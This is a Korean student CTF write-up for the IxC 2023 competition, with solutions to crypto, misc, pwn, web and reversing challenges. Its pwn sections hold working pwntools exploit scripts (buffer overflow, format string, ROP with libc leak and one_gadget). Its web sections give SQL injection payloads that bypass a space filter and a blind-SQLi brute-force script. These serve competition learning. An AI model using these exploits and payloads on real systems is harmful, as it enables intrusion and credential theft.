

IxC writeup

Crypto

[Planet of the Apes](#)

[Frequency](#)

Misc

[Pam Daor](#)

[rockgame](#)

[rockgame2](#)

[XOR](#)

[Path Traversal](#)

[homework](#)

Bonus

[Welcome to IxC](#)

[D15C0RD](#)

[Detail](#)

[IxC Admin](#)

Pwn

[Start System](#)

[Hello_IxC_World!!](#)

[BASIC_BOF](#)

[Basic_FSB](#)

[basic_rop](#)

[wallet](#)

[PalletTown](#)

Web

[Annotation](#)

[New Post](#)

[Sql World 1](#)

[Sql World2](#)

[Sql World3](#)

[NewJeans](#)

[Baby Shell](#)

[WhiteSpade](#)

[Gotcha!](#)

Rev

[welcome \(Warm-Up\)](#)

Crypto

Planet of the Apes

The screenshot shows the cryptii Caesar cipher tool interface. On the left, under 'Plaintext', the input 'Caesar is home' is shown. In the center, the cipher selection dropdown is set to 'Caesar cipher'. Below it, the shift value is set to '-3'. The resulting ciphertext 'Fdhvdu lv krph' is displayed in the 'Ciphertext' field on the right. The interface includes standard encode/decode buttons and a preview section at the bottom.

IxC{Caesar_is_home}

Frequency



Search for a tool

★ SEARCH A TOOL ON dCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL dCODE TOOLS' LIST

Results

dCode tried to find the correct alphabet and its substitution automatically. The result is a draft that should allow you to perform the decryption manually by indicating letters in each cell.

AS THE CODE-BREAKER SAT AT HIS DESK STARING AT THE COMPLEX SUBSTITUTION CIPHER IN FRONT OF HIM, HIS MIND RACED WITH VARIOUS METHODS OF ATTACK, FROM FREQUENCY ANALYSIS TO TRYING OUT ALL POSSIBLE KEYS, HE KNEW IT WAS GOING TO BE A LONG AND ARDUOUS PROCESS, BUT WITH DETERMINATION AND PATIENCE HE KNEW HE COULD CRACK THE CODE AND UNCOVER THE HIDDEN MESSAGE WITHIN. IXC(MAKE_THE_PROB_WAS_MOOORE_HARDER)

1 DMSUCYGTIAZXVLBJPWFN0ERHKQ
2 JOEAVSGXIPYNBTUQZWCHDMRLFK

Mono-alphabetic Substitution - [dCode](#)
Tag(s) : Substitution Cipher

Share

+

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to

MONO-ALPHABETIC SUBSTITUTION

Cryptography · Substitution Cipher · Mono-alphabetic Substitution

MONOALPHABETIC SUBSTITUTION DECODER

★ ALPHABETIC SUBSTITUTION CIPHERTEXT

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
J	O	E	A	V	S	G	X	I	P	Y	N	B	T	U	Q	Z	W	C	H	D	M	R	L	F	K

⇒ DNSUCYGTIAZXVLBJPWFN0ERHKQ (Original Encryption Alphabet)
⇒ JOEAVSGXIPYNBTUQZWCHDMRLFK (Reciprocal Decryption Alphabet)

D F N T C S B U C - M W C D Z C W F D N D N
A S T H E C O D E - B R E A K E R S A T A T
T I F U C F Z F N D W I L G D N N T C S
H I S D E S K S T A R I N G A T T H E C
B V J X C H F O M F N I N O N I B L S I J T C W
O M P L E X S U B S T I T U T I O N C I P H E R
I L Y W B L N B Y T I V , T I F V I L U
I N F R O N T O F H I M , H I S M I N D
W D S C U S I N T E D W I B O F V C N T B U
R A C E D W I T H V A R I O U S M E T H O D
F B Y D N N D S Z , Y W B V Y W C P O C L S
S O F A T T A C K , F R O M F R E Q U E N C
K D L D X K F I F N B N W K I L G B O N D
Y A N A L Y S I S T O T R Y I N G O U T A
X X J B F F I M X C Z C K F , T C Z L C R
L L P O S S I B L E K E Y S , H E K N E W
I N R D F G B I L G N B M C D X B L G
I T W A S G O I N G T O B E A L O N G
D L U D W U O B O F J W B S C F F , M O N R
A N D A R D U O U S P R O C E S S , B U T W
I N T U C N C W V I L D N I B L D L U J D N I
I T H D E T E R M I N A T I O N A N D P A T I
C L S C T C Z L C R T C S B O X U S W D S

Summary

- ★ Monoalphabetic Substitution Decoder
- ★ Monoalphabetic Substitution Encoder
- ★ Custom Deranged Alphabet Generator
- ★ What is a (mono-)alphabetic substitution? (Definition)
- ★ How to encrypt using an alphabetical substitution?
- ★ How to decrypt using an alphabetical substitution?
- ★ How to recognize a mono alphabetical substituted text?
- ★ How to decipher a substitution without the alphabet?
- ★ What are the variants of the substitution cipher?

Similar pages

- ★ Word Desubstitution
- ★ Caesar Cipher
- ★ Word Substitution
- ★ Deranged Alphabet Generator
- ★ Transposition Cipher

Misc

Pam Daor

로드뷰 과거기록



rockgame

컴퓨터는 베팅 금액을 3으로 나눈 나머지를 내기 때문에 항상 이기는 값으로 조작할 수 있다.

```
=====
소유 금액 : 8017
베팅할 금액을 입력해주세요 : 2004
가위 바위 보 게임을 시작합니다.
가위 바위 보 중에 하나를 선택해주세요.(정수)
[가위 : 0], [바위 : 1], [보 : 2]
```

1

저는 가위를 냈어요. 제가 졌네요...!!

```
스승님! 저를 제자로 받아주세요ㅠㅠ
Ix{ThanK1IcanD01T}
```

```
=====
소유 금액 : 10021
```

베팅할 금액을 입력해주세요 : █

rockgame2

rand() 함수 시드 초기화가 없음

```
=====
소유 금액 : 1000
베팅할 금액을 입력해주세요 : 1000
가위 바위 보 게임을 시작합니다.
가위 바위 보 중에 하나를 선택해주세요.(정수)
[가위 : 0], [바위 : 1], [보 : 2]
2
저는 바위를 냈어요. 제가 졌네요...!!
```

```
=====
소유 금액 : 2000
베팅할 금액을 입력해주세요 : 1000
가위 바위 보 게임을 시작합니다.
가위 바위 보 중에 하나를 선택해주세요.(정수)
[가위 : 0], [바위 : 1], [보 : 2]
2
저는 바위를 냈어요. 제가 졌네요...!!
```

```
=====
소유 금액 : 3000
베팅할 금액을 입력해주세요 : 3000
가위 바위 보 게임을 시작합니다.
가위 바위 보 중에 하나를 선택해주세요.(정수)
[가위 : 0], [바위 : 1], [보 : 2]
1
저는 가위를 냈어요. 제가 졌네요...!!
```

```
=====
소유 금액 : 6000
베팅할 금액을 입력해주세요 : 6000
가위 바위 보 게임을 시작합니다.
가위 바위 보 중에 하나를 선택해주세요.(정수)
[가위 : 0], [바위 : 1], [보 : 2]
2
저는 바위를 냈어요. 제가 졌네요...!!
```

```
스승님! 저를 제자로 받아주세요ㅠㅠ
Ix{CYeuar_Rand00m_Mast2r}
```

```
=====
소유 금액 : 12000
베팅할 금액을 입력해주세요 : █
```

xor

```
enc_str = [0x49, 0x7c, 0x47, 0x81, 0x88, 0x79, 0x86, 0x6d, 0x79, 0x95, 0x73, 0x9e, 0x8d, 0xa6, 0xa1, 0x7d, 0x95, 0x95,
0xad, 0xae, 0xd, 0xb8, 0x8b, 0xb6, 0xbf, 0xb6, 0x93, 0xcf, 0xc6, 0xd5, 0xc6, 0xc3, 0xb0, 0xb8, 0xb1, 0xb5, 0xb6, 0xc7]
```

```
flag = ""


for i in range(len(enc_str)):
    flag += chr((enc_str[i] - 3 * i) ^ i)
    # flag += chr(((user_input[i] ^ i) + 3 * i)):

print(flag)
```

```
root@ecd62f9a042e ~/workspace/ixc/misc/xor
> python3 xor.py
IxC{xor_is_very_useful_for_encryption}
```

Path Traversal

so far to me..



homework

```
#!/usr/bin/python3
from pwn import *
import math

def conn():
    return remote("misc.isangxcaution.xyz", 33002)

def exploit(p):
    for i in range(50):
        expr = p.recvuntil("=")[-2]
        print(expr)
        answer = math.floor(eval(expr))
        p.sendline(str(answer).encode())

    p.interactive()

if __name__ == "__main__":
    p = conn()
    exploit(p)
```

```
b'6\n'
[DEBUG] Received 0xc bytes:
b'926 - 458 = '
b' 926 - 458'
[DEBUG] Sent 0x4 bytes:
b'468\n'
[*] Switching to interactive mode
[DEBUG] Received 0x29 bytes:
b'Congratulations!\n'
b'IxC{7h4nk_y0u_50_much!!}'
Congratulations!
IxC{7h4nk_y0u_50_much!!}[*] Got EOF while reading in interactive
$[DEBUG] Sent 0x1 bytes:
10 * 0x1
```

Bonus

Welcome to IxC

Challenge

1 Solves



Welcome to IxC

50

Hi there, welcome to 1st Union IxC CTF 😊

I hope you enjoy IxC 😊

Flag is IxC{we1c0me_t0_IxC}

Flag

Submit

D15C0RD

디스코드 공지사항 채널 확인

Detail

view-source:<http://www.isangxcaution.xyz/about/detail>

```
178 | </style>
179 | 
180 | <center>
181 |   <br><br><br>
182 |   <h1>대회 진행 세부 사항</h1>
183 |   <br><br><br>
184 |   <div align="left" style="width:70vw">
185 |
186 |
187 |     <h3 class="detail-title">대회명</h3>
188 |     <p class="detail-content">ISANG x CAUtion 제 1회 연합 CTF <span class="hidden-flag">IxC{detail_is_important}</span></p><br><br>
189 |
190 |     <h3>부제</h3>
191 |     2023 Union Capture The Flag<br><br><br>
192 |
193 |     <h3>문제분야</h3>
194 |     * 모든 분야에서 받은 점수의 합계로 순위가 짐계됩니다.
195 |     <table border="3" width="100%" height="50" align="center">
196 |       <tr>
197 |         <td align="center" width="200">Web</td>
198 |         <td align="center" width="200">Pwn</td>
199 |         <td align="center" width="200">Reversing</td>
200 |         <td align="center" width="200">Crypto</td>
201 |         <td align="center" width="200">Forensic</td>
202 |         <td align="center" width="200">MISC</td>
203 |       </tr>
204 |     </table><br><br><br>
```

IxC Admin

운영진 정보

			
공예나 산업보안학과 20학번	김도환(neko_hat) 산업보안학과 20학번	김류현 산업보안학과 20학번	김수미 산업보안학과 20학번

			
손영진 산업보안학과 20학번	이준학 산업보안학과 19학번	이하윤 산업보안학과 21학번	정다인 산업보안학과 21학번

			
최지원 산업보안학과 21학번	강명석 컴퓨터공학과 17학번	강필중 소프트웨어학부 21학번	김도엽 소프트웨어학부 21학번

			
김여진 소프트웨어학부 21학번	김하람 소프트웨어학부 21학번	박지우 소프트웨어학부 21학번	이교현 소프트웨어학부 22학번

IxC{sixteen}

Pwn

Start System

```

> nc pwn.isangxcaution.xyz 10061
.   ^  ^ 어 라 어 라 ?
  °  ° ,  ° ) 여 기 어 디 ?
    `           |
      |         |
    |_ | ~
      U U

=====
1. 여 긴 집 이 야
2. 여 긴 하 늘 이 야
3. 너 의 마 음 속 !
=====

(1~3) 중 올 바 른 선 택 지 를 골 라 주 세 요
2023

Hello 2023!!!!
SXhDe0hhcHB5X05ld19ZZWFyfQ==

Hint : base64!!

```

Hello_IxC_World!!

```

root@esc0rz19a042e:~/workspace/1-day/CVE-2021-41783
> nc pwn.isangxcaution.xyz 10001

If you enter 1, you can get flag : 1

Hello! Flag is IxC{FL4G_Form4t_i5_IxC!!!}

```

The screenshot shows the IxC tool interface. On the left is a sidebar with various operations like 'To Base64', 'From Base64', 'To Hex', etc. The main area has two tabs: 'Recipe' and 'Input'. The 'Input' tab contains the base64 string 'SXhDe0hhcHB5X05ld19ZZWFyfQ=='. The 'Output' tab shows the decoded hex dump: 'IxC(Happy_New_Year)'. Below the main area is a status bar with 'STEP', a green 'BAKE!' button, and an 'Auto Bake' checkbox.

BASIC_BOF

```
#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./basic_bof")

def conn():
    if args.REMOTE:
        p = remote("pwn.isangxcaution.xyz", 10010)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p

gs = """
"""

def exploit(p):
    payload = b"A"*0x38
    payload += p64(elf.sym.get_flag)

    p.sendlineafter(":", payload)

    p.interactive()

if __name__ == "__main__":
    p = conn()
    exploit(p)
```

```
[*] Switching to interactive mode
$ cd home
$ cd basic_bof
$ ls
basic_bof
basic_bof.c
flag
run.sh
$ cat flag
IxC{Basssick_is_God_Rapper_And_you_too}
$
```

Basic FSB

```
#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./simple_fsb")

def conn():
    if args.REMOTE:
        p = remote("pwn.isangxcaution.xyz", 10050)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p
```

```

gs = """
continue
"""

def exploit(p):
    isAdmin = 0x0404070

    payload = f"%{2023}c".encode()
    payload += "%8$hn".encode()
    payload += b'A' * (8 - len(payload) % 8) # padding
    payload += p64(isAdmin)

    p.sendline(payload)
    p.interactive()

if __name__ == "__main__":
    p = conn()
    exploit(p)

```

```

tmp
usr
var
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x18 bytes:
b'IxC{w0w_y0u_knw0_f5b??}\n'
IxC{w0w_y0u_knw0_f5b??}
$ 

```

basic_rop

```

#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./basic_rop")
libc = ELF("./libc-2.31.so")

def conn():
    if args.REMOTE:
        p = remote("pwn.isangxcaution.xyz", 10030)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p

gs = """
c
"""

def exploit(p):
    payload = b"A"*0x48
    p.sendafter(":", payload)

    p.recvuntil(b"A"*0x48)
    libc_start_main_243 = u64(p.recvuntil("\x7f")[-6:].ljust(8, p8(0)))
    libc.address = libc_start_main_243 - libc.sym.__libc_start_main - 243
    log.success(f"libc_leak = {hex(libc_start_main_243)}")
    log.success(f"libc_base = {hex(libc.address)}")

```

```

one_offset = [0xe3afe, 0xe3b01, 0xe3b04]
payload = p8(0)*0x48
payload += p64(libc.address + 0x000142c92) # pop rdx; ret to satisfy one_gadget
payload += p64(0)
payload += p64(libc.address + one_offset[2])
p.sendafter(":", payload)

p.interactive()

if __name__ == "__main__":
    p = conn()
    exploit(p)

```

```

flag
run.sh
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x1d bytes:
b'IxC{R&O&P&IS_NOT_EASY!!!!!}\n'
IxC{R&O&P&IS_NOT_EASY!!!!!}
[DEBUG] Received 0x63 bytes:
b'/home/basic_rop/run.sh: line 2:    167 Alarm cloc

```

wallet

```

#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./wallet")
libc = ELF("./libc-2.31.so")

def conn():
    if args.REMOTE:
        p = remote("pwn.isangxcaution.xyz", 10070)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p

gs = """
c
"""

def exploit(p):
    # trigger
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b":", b"-2000")
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b":", b"-2000")

    # leak libc
    p.sendafter(b"?", b"A"*0x38)

    p.recvuntil(b"A"*0x38)
    libc_start_main_243 = u64(p.recvuntil("\x7f")[-6:].ljust(8, p8(0)))
    libc.address = libc_start_main_243 - 0x24083
    log.success(f"libc_leak = {hex(libc_start_main_243)}")
    log.success(f"libc_base = {hex(libc.address)}")

    one_offset = [0xe3afe, 0xe3b01, 0xe3b04]
    payload = b"A"*0x38
    payload += p64(libc.address + one_offset[1])
    p.sendafter("?", payload)

```

```
p.sendlineafter(b">", b"4")
p.sendlineafter(b":", b"60")
p.sendlineafter(b">", b"4")
p.sendlineafter(b":", b"60")
p.interactive()
```

```
if __name__ == "__main__":
    p = conn()
    exploit(p)
```

```
[mp
usr
var
$ cd home/wallet
[DEBUG] Sent 0xf bytes:
  b'cd home/wallet\n'
$ cat flag
[DEBUG] Sent 0x9 bytes:
  b'cat flag\n'
[DEBUG] Received 0x27 bytes:
  b'IxC{I54NG_4ND_C4U71@N_D0_N@T_C0iN!@!!}\n'
IxC{I54NG_4ND_C4U71@N_D0_N@T_C0iN!@!!}
$ [REDACTED]
python3:1  zsh:2
```

PalletTown

```
#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./pallettown")

def conn():
    if args.REMOTE:
        p = remote("pwn.isangxcaution.xyz", 10040)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p

gs = """
continue
"""

def exploit(p):
    p.recvuntil(b"is")
    my_type = 0
    if b"Pyree" in p.recvline():
        my_type = 3
    elif b"Bul" in p.recvline():
        my_type = 1
    else:
        my_type = 2
    p.sendline(str(my_type).encode())

    p.sendlineafter(b"? ", b"A" * 0x38 + p64(elf.sym.regend))
    p.interactive()

if __name__ == "__main__":
    p = conn()
    exploit(p)
```

```

b'flag\n'
b'pallettown\n'
b'pallettown.c\n'
b'run.sh\n'
flag
pallettown
pallettown.c
run.sh
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x31 bytes:
b'IxC{Welc0me_7o_My_T43CH0_70Wn_!!_Enjoy_World@_!}\n'
IxC{Welc0me_7o_My_T43CH0_70Wn_!!_Enjoy_World@_!}
$ 

```

Web

Annotation

view-source:<http://web.isangxcaution.xyz:20100/>


```

1 <!DOCTYPE html>
2 <html lang="ko">
3
4 <head>
5     <meta charset="UTF-8">
6     <meta http-equiv="X-UA-Compatible" content="IE=edge">
7     <meta name="viewport" content="width=device-width, initial-scale=1.0">
8     <title>Annotation</title>
9 </head>
10
11 <style>
12     .container {
13         display: flex;
14         justify-content: center;
15     }
16
17     .text-center {
18         text-align: center;
19     }
20 </style>
21
22 <body>
23     <div class="container">
24         
25     </div>
26     <div>
27         <h2 class="text-center">중앙대학교 정보보안 학술 동아리 ISANG과 CAUTION의 첫!번!째 CTF</h2>
28     </div>
29     <div>
30         <h3 class="text-center">2023-01-13 09:00 ~ 2023-01-14 21:00</h3>
31     </div>
32     <div class="container">
33         <a href="http://www.isangxcaution.xyz">&gt;대회 페이지로 이동하기</a>
34         <!-- FLAG is IxC{congraturation_for_1st_IxC} -->
35     </div>
36 </body>
37
38 </html>

```

New Post

post method로 요청



Sql World 1

http://web.isangxcaution.xyz:20300/sql1.php?pw=1'or/**/id='admin#

query : select id from sql1 where id='admin' and pw='1'or/**/id='admin'

FLAG : lxC{Y0u_kn0w_h0w_t0_bypass_spac3!!}

```
<?php
    include "./config.php";
    $db = $link;
    $pw = '';
    if(isset($_GET['pw'])){
        $pw = $_GET['pw'];
        if(preg_match('/[[:space:]]/i', $_GET['pw'])) exit("No whitespace ~_~");
    }
    $query = "select id from sql1 where id='admin' and pw='$pw'";
    echo "<hr>query : <strong>{$query}</strong><hr><br>";
    $result = @mysqli_fetch_array(mysqli_query($db,$query));
    if($result['id']) echo $FLAG1;
    highlight_file(__FILE__);
?
```

Sql World2

reuse~

http://web.isangxcaution.xyz:20300/sql2.php?pw=1'union/**/select/**/id/**/from/**/sql1/**/where/**/id='admin

```
query : select id from sql2 where id='admin' and pw='1'union/**/select/**/id/**/from/**/sql1/**/where/**/id='admin'
```

FLAG : IxC{Th3r3_was_actually_n0_data_in_db~}

Sql World3

blind

```
query : select id from sql3 where id='admin' and pw='1'or/**/length(pw)='8'
```

Hello ~ Are you Admin?

Oh you are not Admin!!! :(

```
import requests

password = ''
password_length = 8

URL = 'http://web.isangxcaption.xyz:20300/sql3.php'
headers = {'Content-Type': 'application/json; charset=utf-8'}
cookies = {'PHPSESSID': '252f5ea9ef6a2d4fb79f161c800b853'}

for current_password_length in range(1, password_length+1) :
    for password_chr in range(ord('0'),ord('z')+1) :
        query={ 'pw': '1'or/**/substr(pw,1,' + str(current_password_length)+')=\'' + password + chr(password_chr)}}
        print(query)
        res=requests.get(URL, params=query, headers=headers, cookies=cookies)
        print(res.text)
        if("</h2><h2>" in res.text):
            password=password+chr(password_chr)
            print(password)
            break

if len(password) == password_length:
    print("Got it. Password is {} or {}".format(password.upper(), password.lower()))
```

```
query : select id from sql3 where id='admin' and pw='07a89de3'
```

Hello ~ Are you Admin?

FLAG : IxC{Bl1nd_sq1_1nj3ct10n_1s_funny~}

NewJeans

쿠키 조작

Cookie Editor

Show Advanced

 Search

▼ answer

^ cookie

Name



cookie

Value



Yammy

[Show Advanced](#)



♫ NewJeans - Cookie ♫



Congratulations! flag is IxC{c00k13_15_d3l1c10u5!}

Baby Shell

unintended

Linux Command Practice Ping Wget Curl

CURL

curl(client url) 명령어는 지원되는 프로토콜을 이용하여 서버로 데이터를 전송하거나 다운받도록 해주는 리눅스 명령어 유ти리티입니다.
wget은 명령어의 실행 결과를 파일로 저장하지만, curl은 텘으로 결과를 출력합니다.

IxC{D0nt_mak3_us3r_t0_wr1t3_f1l3_t0_s3rv3r}

URL

h4tuton.xyz:20400/flag.txt

Exec

WhiteSpade

bypass cat & flag & space

Welcome to Command room ♠

Command : submit

[result]

IxC{wh1t35pac3_can_b3_r3plac3d_w1th_IFS}

Gotcha!

```
function sendPost(url, params) {
    var form = document.createElement('form');
    form.setAttribute('method', 'post');
    form.setAttribute('target', '_blank');
    form.setAttribute('action', url);
    document.charset = "UTF-8";

    for (var key in params) {
        var hiddenField = document.createElement('input');
        hiddenField.setAttribute('type', 'hidden');
        hiddenField.setAttribute('name', key);
        hiddenField.setAttribute('value', params[key]);
        form.appendChild(hiddenField);
    }

    document.body.appendChild(form);
    form.submit();
}
sendPost('http://web.isangxcaution.xyz:20118/result.php', { 'uvalue': eval(document.body.children[0].children[1].textContent.slice(0, -4)) });

> function sendPost(url, params) {
    var form = document.createElement('form');
    form.setAttribute('method', 'post');
    form.setAttribute('target', '_blank');
    form.setAttribute('action', url);
    document.charset = "UTF-8";

    for (var key in params) {
        var hiddenField = document.createElement('input');
        hiddenField.setAttribute('type', 'hidden');
        hiddenField.setAttribute('name', key);
        hiddenField.setAttribute('value', params[key]);
        form.appendChild(hiddenField);
    }

    document.body.appendChild(form);
    form.submit();
}
< undefined
> sendPost('http://web.isangxcaution.xyz:20118/result.php', { 'uvalue': eval(document.body.children[0].children[1].textContent.slice(0, -4)) });
< undefined
> |
```

Rev

welcome (Warm-Up)

```
#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./welcome")

def conn():
    if args.REMOTE:
        p = remote("rev.isangxcaution.xyz", 30000)
    else:
        p = process(elf.path)
    if args.GDB:
        gdb.attach(p, gdbscript=gs)
    return p

gs = """
"""

def exploit(p):
    p.sendline("A")

    p.recvuntil(":")
    pie_leak = int(p.recvline().strip(), 16) # puts@libc
    elf.address = pie_leak - (elf.sym.dummy)
    log.success(f"pie_leak = {hex(pie_leak)}")
    log.success(f"pie_base = {hex(elf.address)}")

    to_send = (elf.sym.get_flag ^ 0x65) + 101
    p.sendlineafter("input key:", str(to_send).encode())

    p.interactive()

if __name__ == "__main__":
    p = conn()
    exploit(p)
```

```
* 00000550 2d |---|---|---|---|
* 0000055e
[REDACTED]-----[DEB�] Received 0x45 bytes:
-----[DEB�] 00000000 2d |---|---|---|---|
* [DEB�] 00000040 2d 2d e2 94 98 |---|---|---|---|
* 00000045 -----[*] Got EOF while reading in interactive
$ ls
[DEB�] Sent 0x3 bytes:
b'lsl\n'
```

IxC{w3lcom3_7o_ixc7f}